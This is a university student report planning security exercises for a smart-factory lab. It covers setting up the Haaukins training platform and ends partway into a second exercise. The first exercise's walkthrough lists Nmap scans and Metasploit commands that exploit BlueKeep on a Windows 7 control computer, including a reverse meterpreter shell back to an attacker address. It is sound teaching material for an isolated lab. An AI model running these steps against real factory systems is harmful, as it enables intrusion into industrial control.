Introductory exercises in IT-security of smart factories

Project Report

Nicklas Højgaard Sneftrup

Aalborg University
Computer Science

Computer Science
Aalborg University
http://www.aau.dk

AALBORG UNIVERSITY
STUDENT REPORT

Title:
Introductory exercises in IT-security of smart factories

Theme:
IT-security

Project Period:
Spring Semester 2020

Project Group:
ds105f20

Participant(s):
Nicklas Højgaard Sneftrup

Supervisor(s):
René Rydhof Hansen
Ulrik Nyman

Copies: 1

Page Numbers: 47

Date of Completion:
June 4, 2020

Abstract:

In this report, we plan a set of exercises that can be used to introduce students to IT-security, specifically Mechanical Engineering and Software students to determine if they can be integrated into an already existing course or be used as a supplement. The exercises are designed to model a smart factory, where each exercise focuses on a different type of attack that a smart factory can be vulnerable to, this includes man-in-the-middle, phishing and denial of service attack. With a better understanding of the vulnerabilities of smart factories, the Mechanical Engineering students will be better equipped to handle a future, where smart factories are widespread.

Contents

Preface

I would like to thank Ahmet Türkmen for helping me getting understand Haaukins, and for answering all of my questions regarding the system. I would also like to thank my supervisors René Rydhof Hansen and Ulrik Nyman

Aalborg University, June 4, 2020

Nicklas Sneftrup
<nsneft15@student.aau.dk>

Chapter 1

Introduction

The purpose of this project is to create a set of exercises with the focus on IT-security in smart factories. These exercises are targeted at Mechanical Engineering and Software students. The exercises should help to show and make the students understand the importance of IT-security in smart factories, since IT-security is not a part of Mechanical Engineering curriculum at Aalborg university[18, 17], and the Software students can always use more security exercises to give them a broader view of attack methods.

Aalborg university has its own smart factory called The Cyber-Physical Factory, which most of the exercises will be based on. The Cyber-Physical Factory is a smart factory consisting of a computer that delegates commands to the surrounding work-units. The system is located on a private network, preventing intruders from making network based attacks.

Chapter 2

Background

In this chapter we will go through the installation process of Haaukins where we will go into details of what programs are needed, the files that need to be created **config.yml, exercises.yml** and **frontends.yml** and what lines of code that need to be changed to be able to run Haaukins locally.

2.1 Haaukins

Haaukins as described by the developers: "Haaukins is a highly accessible and automated virtualization platform for security education". In other words, Haaukins is a training platform for people that want to learn about security. This includes web-, network and operating systems. Haaukins is designed in such a way that the end-user's job when solving exercises is to find a flag[1] within the exercise, this flag is a long string of characters. They have to bring back this flag to Haaukins' web interface, where it is possible to enter the found flag and then they receive points for solving the exercise. Figure 2.1 shows the architecture of Haaukins. The whale icon is used to symbolise Docker containers.[3, 16] The first component we see is CTFd[2], which is the web interface which is the end-user's main way to interact with the system. This interface connects to GUAC, a Docker container which contains Guacamole a client-less remote desktop gateway that uses RDP[3] to communicate between itself and a virtual machine, which enables the end-user to connect and interact with the exercises like man-in-the-middle[4].

[1] A flag is in this context a sequence of letters or numbers that proves that you have solved the exercise.

[2] Capture The Flag daemon

[3] Remote Desktop protocol

[4] An attack where the attacker inserts him-/herself in the communication between a target an other device that the target is communicating with e.g another computer, a website.



Figure 2.1: This figure shows the architecture of Haaukins. Picture found at the Haaukins' documentation [16]

2.2 Installation guide Haaukins

Be advised this platform requires large amounts of ram and disk space depending on the choice of ova file[5].

The system is designed in such a way that it requires that the capacity of labs are at least two, where a lab is the work environment allocated to a user, this environment is completely isolated from all other work environments that might be allocated to other users.

1. On a Linux system.
2. Download Docker. Can be downloaded using the terminal[6]

[5]Stands for Open Virtual Appliance, it is a file format that allows for exchange of virtual machines between devices.[20]

[6]A guide to install Docker on Ubuntu 18.04 https://phoenixnap.com/kb/how-to-install-docker-on-ubuntu-18-04

3. Download go 1.13+. Can be found at https://golang.org/ or using snap on Linux [7]
4. Download haaukins. Can be found at https://github.com/aau-network-security/haaukins
5. Download VirtualBox. Can be found at https://www.virtualbox.org/wiki/Downloads
6. Download an ova file, the virtual machine your users are going to interact with in your exercises.

2.2.1 Getting dependencies

We can force Go to download the contents of a module using *go mod download* so if the dependencies are listed in a module it will be forcefully downloaded into the module cache. When no arguments are supplied the command will download all of the dependencies of the main module[6].

Next we have to create three files **config.yml, exercises.yml** and **frontends.yml** which there will be provided examples of the following sections.

2.2.2 Create a config.yml file

You have to create a config file to tell the platform where everything is located, what password and username to use when accessing Docker hub, what sign-key your administrator account should use and what port to use on localhost.

```
# Example of config.yml
host:
  http: localhost
  grpc: cli.sec-aau.dk
port:
  insecure: 7070
  secure: 8081
ova-directory: "/home/nick/Documents/ova/"
sign-key: NICK2020
tls:
  enabled: false
  acme:
    email:
    api-key:
    development: false
```

[7] Installing using snap would look like this: sudo snap install go –classic –channel=1.13.8/stable

```
docker-repositories:
- username: xxx
  password: xxx
  serveraddress: docker.io
users-file: "/home/nick/Documents/configs/users.yml"
exercises-file: "/home/nick/Documents/configs/exercises.yml"
frontends-file: "/home/nick/Documents/frontends/frontends.yml"
```

2.2.3 Create an exercises.yml file

This is the file that specifies how an exercise is built and what to show the user in the exercise description. An example of a basic exercise, a fresh Ubuntu container from Docker hub. We need a name for our exercise and then we need a tag that will be used to refer to this exercise, if we need to acquire it later, when using the client to e.g create events. Then we have to specify what image(s) we want to use in our exercise. Then we have to make a tag for our flag[8], give it a display name and specify which environment variable we want to send the dynamic flag, but if we want the flag to be static write 'static'. The last three lines of the example specifies how many points it is worth to complete the assignment, what category this exercise should be in and last a description of the assignment.

```
# Example of exercises.yml
exercises:
  - name: Mini example
    tags:
    - mini # tag to reference the exercises
    docker:
    - image: ubuntu:18.04 # image of exercise
      flag:
      - tag: mini-1
        name: Mini example #will be displayed
        env: APP_FLAG #write static to specify that it is a static flag
        points: 12 #will be displayed
        category: Web exploitation #will be displayed
        description: A test of setup. #will be displayed
```

2.2.4 Create a frontends.yml file

This is the file that specifies how many resources are allocated to the virtual machine, this includes both memory and cpus. An example of this file could be:

[8]The placement of the flag is within the image.

```
# Example of frontends.yml
frontends:
- image: kali
  memoryMB: 5200
  cpu: 2
```

2.2.5 Configure paths in the code

The next step in getting the platform up and running is to configure some paths in the code because at the time of writing, the code is pointing to private repositories and this has to be fixed before it is able to work. The first two paths can be found in the same file: *haaukins/svcs/guacamole.go* in this file they can both be found in the function: **func (guac *guacamole) create**[9]. Find the string *"registry.sec-aau.dk/aau/guacamole-mysql"* within the function and replace it with *"docker.io/mrturkmen/guacamole-mysql"* and find the string *"registry.sec-aau.dk/aau/guacamole"* and replace it with *"docker.io/mrturkmen/guacamole"*. The last string to be replaced is located in *haaukins/svcs/ctfd/ctfd.go* file in the **func New(ctx context.Context, conf Config)**[10] function. Now replace the string *"registry.sec-aau.dk/aau/ctfd"* with *"docker.io/mrturkmen/ctfd"*.

2.2.6 Time to start the platform

To start the platform you have to find the main.go file in the daemon folder. This main.go file requires that you specify the placement of the config.yml file when starting the program.

Example of how to start the daemon

```
go run app/daemon/main.go ↵
–config=/home/nick/Documents/configs/config.yml
```

When this line is executed the daemon will be started, check if the users.yml file exists and if it does not it is created.

The next step in setting up the platform is for you to create a user for this client. This is done by writing this in a new terminal in the path*~/haaukins*.

[9]The full signature is: func (guac *guacamole) create(ctx context.Context)
[10]The full signature is: func New(ctx context.Context, conf Config) (CTFd, error)

Example of how to create an event using the client

```
HKN_HOST=localhost HKN_SSL_OFF=true go run app/client/main.go ↵
user signup
```

Then you will get prompted for a signup-key, which is located in users.yml and then ask you for a username and password for the new user. When this is done you would be able to create events, see information about teams, update challenges and more.

Example of how to create an event using the client

```
HKN_HOST=localhost HKN_SSL_OFF=true go run app/client/main.go ↵
event create test –name "testevent33" -a 1 -c 2 -e mini -f kali
```

The parameters HKN_HOST=localhost and HKN_SSL_OFF=true are used when we want to use localhost to host the platform. The platform is now started and is creating an event. Using the example from above we can see the parameters given to the program. The parameters specify that we want our event to have the tag test and the name testevent33, the **-a 1** tells the program that we want the program to make one lab available at the start of the event. **-c 2** is the maximum amount of labs for the event. **-e mini** is where it is possible to assign exercises using their tag. It is possible to assign more than one exercise per event, this is done with comma separation. The last parameter **-f kali** specifies what frontend to use in this example it would use a Kali Linux virtual machine which the users would use to interact with the exercises.

Getting access to the exercises via localhost Now that the platform is up and running and you have created an event. It is now possible to access it via localhost, this is done by starting the browser and enter eventtag.localhost:7070 where eventtag is the tag of the event and the port 7070 originates from your config file. See Figure 2.2 to see the start screen. Before you have access to the exercises you have to register an account, see Figure 2.3 to see what information you need to provide. When you have finished registering then you are able to get access to the challenges, see Figure 2.4.



Figure 2.2: Here is a picture of the start screen, this is the first thing that the user should come across when using the system. On this page it is possible to either go to the login or register page.



Figure 2.3: Here is a picture of the registrations screen, where you have to provide some information about your team. The name, email, password, size of the team and total hacking experience.



Figure 2.4: This figure shows us the challenges/assignments that the users are able to try. In the upper right corner is a button that allows the user to connect to a virtual machine where it is possible to solve the challenges/assignments.

2.3 Setting up testing environment without Haaukins

In this section we look at an example of how to setup an environment without involving Haaukins. This approach only needs three components:

- Download Docker
- Download VirtualBox
- Download image of virtual machine

When all the files are downloaded we can begin the setup. Start by creating a network: *docker network create* networkname. This is the network that all of the Docker containers have to be connected to.

Choose the Docker image you want to use e.g an operating system or service.

Example of starting a Docker container that maps its ports to the host

Start a container of the image using this command: docker run -t -d –net networktest1 -P –name testtoendalltests 72300a873c2c –net specifies the network the container should be apart of -t allocate a terminal. -d detaches the terminal. -P will map the container's ports to the host's ports.

Before everything is ready the virtual machine might have to be configured to be able to interact with incoming and outgoing traffic, which can be done in the settings menu in VirtualBox before starting the virtual machine.

The testing setup makes the user able interact with the Docker containers through the virtual machine. The Docker containers can only be reached via localhost and their designated port numbers. This approach has the drawback that since we are using localhost to reach the Docker containers and not the containers internal ip, e.g 172.17.0.3 we get the problem that if we search for open ports on localhost we will also encounter ports that are used by other programs than Docker containers, due to this most if not all of the Docker containers' ports, will be mapped to a different port on the host e.g port 80 -> port 3001 to avoid conflicting with other ports.

Chapter 3

Planning the exercises

In this chapter we will take a look at five different exercises which are designed for students with little to no experience in IT-security. The exercises challenge the students to hack routers, computers, exploit protocols and bugs in Microsoft office programs using a set of exploitation and security tools. All of the exercises are designed to meet a set of learning goals, which are based on the learning goals of the security course of Aalborg university.[19]

3.1 Overall learning goals

To be able to create exercises we should first consider who our students might be, and what we want our students to learn from our exercises. I have chosen to focus on Mechanical Engineering and Software students because it is important that future developers, knows some of the common pitfalls of insecure systems and the methodology of hackers. Teaching future Mechanical Engineers about smart factory vulnerabilities and insecure software can prepare them for a future, where factories are very likely to be connected to a network where it is communicating with other machines. A set of learning goals based on the learning goals of the security course of Aalborg university are created to ensure that they are relevant, and the exercises based on these goals, would be easy to incorporate into the security course.[19]

The exercises should cover a set of attacks that targets different parts of the smart factory, without making them too technically difficult. Some of the areas the exercises should incorporate, would be the human element, vulnerabilities in off-the-shelf products[1] and vulnerabilities in protocols.

[1]Not custom software e.g Windows

- Basic understanding of the cyber kill chain[2].
- Knowledge of basic network security.
- Be able to determine points of interest for an attacker.
- Be able to determine what actions would improve the security of a basic system.
- Be able to use exploitation frameworks to achieve an objective.
- Be able to search for information regarding vulnerabilities[3].

Now that we have our learning goals, we are able to move forward with the planning of our exercises.

3.2 Exercise 1: Gain access

The idea of this exercise is to let the students explore a network inhabited by a smart factory, to learn how to find vulnerabilities.

Specific learning goals:

- Learn to use general security testing tools e.g Nmap and Metasploit
- Learn to search for operating system vulnerabilities

3.2.1 Student information

You have to gain access to the MES of the CP Factory – The Cyber-Physical Factory. The CP Factory – The Cyber-Physical Factory will be referred to as the Festo system from here and the following exercises. The Festo system is a smart factory consisting of a computer that delegates commands to the surrounding work-units. The Festo system is located on a private network preventing intruders from making web based attacks. You are already connected to the system's private network, go get complete control of the system.

Hint

- If you don't know how to get started try using a network scanner to search for operating systems and open ports. I would recommend Nmap.
- If you don't know where to look for vulnerabilities I would recommend cvedetails.com.

[2]Is a model used for identification and prevention of cyber intrusions. To read more about it go to :https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[3]An exploitable weakness in the system

- If you don't know what vulnerabilities to look for I recommend looking at what operating system and version your target is using.
- If all your attempts at finding a vulnerability that works on your target system have failed, I would recommend the vulnerability CVE-2019-0708[4] also called BlueKeep or CVE-2017-0143, which is nicknamed EternalBlue. These exploits are supported by the exploitation framework Metasploit.

3.2.2 Educator information

The Festo system is used as the basis of the exercise, a smart factory that uses a computer as its Manufacturing execution system(MES). The computer is running Windows 7 pro:service pack 1 as its operating system. This MES is not well protected, it is not password protected, no antivirus and it uses an off-the-shelf product like windows 7. This makes it widely available to everyone, which makes it possible to test vulnerabilities on a local system. This increases their availability to the product, and the Festo system inherits the vulnerabilities from the off-the-shelf product due to it being a part of the system.[11] The MES communicates with different work-units to accomplish various kinds of jobs, the communication uses TCP/IP at the transport layer and a proprietary protocol at the application level. In Figure 3.1 we can see an overview of how the Festo system is configured. The students should in this exercise try to gain access to the MES, to accomplish this they have to find the MES among other devices and then determine what vulnerabilities the MES might have, and then find a tool to assist them in their attack. CVE-2017-0143(EternalBlue) and CVE-2019-0708(BlueKeep) are both supported by Metasploit and works on a Windows 7 sp1 system.

[4]CVE stands for Common Vulnerabilities and Exposures. It is a system that provides a number to identify a vulnerability



Figure 3.1: A picture of the Festo System taken from a previous report[13]

As can be seen in Figure 3.1 the Festo system does not make use of any recommended guidelines that would help to establish a bare minimum level of security for the system, e.g monitoring in-and out-bond traffic and closing all unnecessary entry points[14].

Lets see how many of our learning goals our exercise meets. The first goal would be met due to the structure of the exercise, where the students first have to gather information, like scanning the network and finding vulnerabilities, and make a plan of how to attack the system(the reconnaissance phase). Then they have to deliver a payload through an open port on the system(the delivery phase) which, then leads to the activation of the payload which gives access and control over the system(the exploitation phase). This results in hitting the final phase where the students are able to complete their objective(Action on objective). The exercise lets the students experience the different phases of the cyber kill chain instead of reading about them.

The second goal would be met now that the students have completed the exercise, which gives the students the knowledge of how to find devices on a network and what open ports are available, and what operating system that device is using. This should help the students understand that unnecessary open ports and

off-the-shelf-software on a device are a part of the attackers attack surface and a part of improving the security of a system is to minimise the attack surface.

The third goal is achieved by letting the students see the problem of security from an attacker's point of view, where the focus of attention would lie on parts of the system with easy access and great influence of other parts of the system, e.g in the exercise the students have to attack a model of a smart factory, the factory is structured in such a way that it has a MES which job is to distribute commands to other units in the system such as the PLCs. After a network scan the students are able to see what operating system is used, and what open ports are available. After researching likely vulnerabilities of the devices the students are able to determine, which device would be the best choice to attack.

The fourth goal is met, here is an example of how students could learn to improve a system, we use Bloom's taxonomy[5] to demonstrate it. The students start at the lowest level of the model called "remember", where the students are trying to learn what the system is, which then leads to next level called "understand", where the students are able to classify what of the located information is useful. This leads the students to the third level in the model where the students attacks the system trying to gain access to the system, and learn how to apply their knowledge, which gets the students to the next level called "analyse" where they are able to analyse what parts of the system are the most vulnerable, and from this being able to evaluate the security of the system at the next level of the model, and the last level in the model is called "create". At this level the students are able to come up with an improved version of the system with fewer security flaws.

The fifth goal is a part of completing the exercise. The students have to learn to choose an appropriate tool for the job and since Kali's toolbox is very large, it is not an easy task. The tools needed for this exercise are a network scanner and an exploitation framework, which are used for device discovery and exploitation of the found vulnerabilities. The students are able to search for vulnerabilities and then have to search for an exploitation framework that fits their needs.

The sixth goal is also a part of the exercise. When the students gathers information about the system's specifications they accumulate the necessary knowledge to be able to search for already published vulnerabilities e.g CVE Details[5] or rapid7[6].

3.2.3 Walk-through of the first exercise

To complete this exercise you have to use a network scanner and an exploitation framework, I have chosen to use Nmap and Metasploit as my tools of choice. The first thing you should do is to scan the network. In this exercise you are already connected to the network where your targeted system is located. To do this you

[5]https://www.cvedetails.com is good for showing what systems are affected by an vulnerability
[6]https://www.rapid7.com/db/ has some good descriptions of the vulnerabilities

have to know what interval of IP addresses you want to scan which you can calculate by knowing an IP address from the network and the subnetmask. From this you can bitwise AND the IP and the subnetmask, which results in the network prefix which is the part of the IP that identifies the network. The subnetmask represents the amount of space allocated in the IP address for the network prefix where the rest of the 32-bit of the IPV4 address is used to represent hosts.[4] Using the network prefix as the start of the interval and knowing how many bits are allocated for hosts, you are able to calculate the end of the interval. This interval can be represented by the CIDR notation *ip address/size of network prefix* which Nmap can take as input, Nmap would also be able to take an interval e.g *172.20.66.0-255*, but for the sake of training it would be encouraged to use the first approach.[9] An example of a command could be: *Nmap -O -sS 172.20.66.34/24*
Where parameters ask the tool to perform a scan that detects operating systems and scans for open ports. The parameter -sS says that it should perform a SYN scan, this scanning technique is also called half-open scanning where you initiate a TCP connection, but right before the connection is established the connection is cut[8]. A TCP connection is normally established in this manner: a client sends a synchronisation packet to a host this packet contains a initial sequence number(ISN) which is a pseudo-random number. When the host receives this packet the host sends an acknowledgement and its own synchronisation packet, which depending on implementation can be one or more packets but is often only one. The acknowledgement part of the packet is the received ISN incremented by one. When the client receives the acknowledgement/synchronisation packet it sends its own acknowledgement packet and the connection is established.[2] From this network scan you can see a set of different devices and their operating systems. Among these devices you find an older operating system windows 7 and its version: sp1. You search vulnerability databases e.g cvedetails.com where you find many vulnerability which are not patched in that version. From this you have to determine what vulnerability to use, I chose the vulnerability CVE-2019-0708 which is supported by Metasploit. Here is an example from [13] of how to use Metasploit to perform an attack using the CVE-2019-0708 vulnerability:

1. Start Metasploit in terminal: msfconsole
2. Check if the target is vulnerable to the BlueKeep exploit with the scanner: use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
3. Configure options: options
   (a) Set target: Set rhosts 172.20.66.34
4. Start the scanning: run

Begin to exploit the vulnerability

1. Start Metasploit: msfconsole
2. Choose the Bluekeep exploit:
   use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
3. Configure the options of exploit: options
   (a) Set target to the victim's IP: set rhosts 172.20.66.34
   (b) Set the payload for the exploit, creates a session where it is possible to control the victim's computer: set payload windows/x64/meterpreter/reverse_tcp
   (c) Set the connection IP of the attacker: lhost *myIP*
   (d) It is possible to choose a target manually or automatically: show targets
   (e) Choose between automatically(default) or manually where numbers 1 to x is manual and 0 is automatic: set 0
   (f) Run the exploit: exploit
   You have now created a meterpreter session to the victim's computer using a the payload which has disguised itself a windows system process.
   (g) You now have control over the victim's machine and can now start a shell to navigate through the system: shell
4. The flag is the first thing visible when the exploit has been performed, it could be a file placed at the point of entry.

3.3 Exercise 2: Disrupt

The idea of this exercise is to show the students that even when the most influential component of the system is well protected itself, it is possible that communication between it and other components are not, and it is possible to exploit it.

Specific learning goals

- Learn to use general security testing tools e.g Nmap, Metasploit and Wireshark
- Learn to exploit communication protocols
- Learn to perform a network scanning

3.3.1 Student information

After the last attack on the Festo system the engineers have chosen to improve the security, so the MES computer will not be as vulnerable, you might have to consider another approach for your next attack. Your job is to disrupt the current running job of the work-units. The work-units contain PLCs which are the components that communicates with the MES and distributes the work in the unit. You will be provided a manual of communication between the work-units and the MES.

